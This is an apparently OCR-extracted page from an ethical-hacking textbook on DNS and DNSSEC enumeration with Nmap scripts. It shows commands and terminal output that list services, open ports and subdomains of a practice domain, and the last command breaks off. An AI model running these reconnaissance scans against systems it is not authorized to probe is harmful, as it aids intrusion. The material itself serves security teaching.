
DNS and DNSSEC Enumeration Using Nmap

DNS Enumeration Using Nmap

Attackers use Nmap to scan domains and obtain a list of subdomains, records, IP addresses, and other valuable information from the target host.

- Run the following command to list all the available services on the target host:

  `nmap --script=broadcast-dns-service-discovery <Target Domain>`




```
┌─[attacker@parrot]─[~]
└──╼ $nmap --script=broadcast-dns-service-discovery certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 04:26 EDT
Pre-scan script results:
| broadcast-dns-service-discovery:
|   224.0.0.251
|     5555/tcp adb
|_      Address=10.10.1.3 fe80::cbac:552e:b75a:c59
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.031s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 649 filtered tcp ports (no-response), 337 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2000/tcp open  cisco-sccp
2222/tcp open  EtherNetIP-1
3306/tcp open  mysql
5060/tcp open  sip

Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
```

Figure 4.40: Screenshot of Nmap DNS service discovery

- Execute the following command to retrieve all the subdomains associated with the target host:

  `nmap -T4 -p 53 --script dns-brute <Target Domain>`



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -T4 -p 53 --script dns-brute certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 04:32 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.034s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT   STATE SERVICE
53/tcp open  domain

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     news.certifiedhacker.com - 162.241.216.11
|     mail.certifiedhacker.com - 162.241.216.11
|     blog.certifiedhacker.com - 162.241.216.11
|     www.certifiedhacker.com - 162.241.216.11
|     ftp.certifiedhacker.com - 162.241.216.11
|_    smtp.certifiedhacker.com - 162.241.216.11

Nmap done: 1 IP address (1 host up) scanned in 4.38 seconds
```

All the subdomains associated with the target host

Figure 4.41: Screenshot of the dns-brute NSE script

The above command provides a list of subdomains along with their IP addresses. If any wildcard entries are recorded, they are represented as **`*A*`** for IPv4 addresses and **`*AAAA*`** for IPv6 addresses.

- Run the following command to check whether DNS recursion is enabled on the target server:


  `nmap -Pn -sU -p 53 --script=dns-recursion 192.168.1.150`

DNS Security Extensions (DNSSEC) Enumeration Using Nmap

DNSSEC provides security for DNS queries and responses. Attackers enumerate DNSSEC using **`dns-nsec-enum.nse`** or **`dns-nsec3-enum.nse`** NSE scripts to obtain information related to domains and their subdomains.

- Execute the following command to retrieve the list of subdomains associated with the target domain:

  `nmap -sU -p 53 --script dns-nsec-enum --script-args dns-nsec-enum.domains= eccouncil.org <target>`


nmap -sU -p 53 --script dns-nsec-enum --script-args dns-nsec-enum.domains=c
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sU -p 53 --script dns-nsec-enum --script-args dns-nsec-enum.
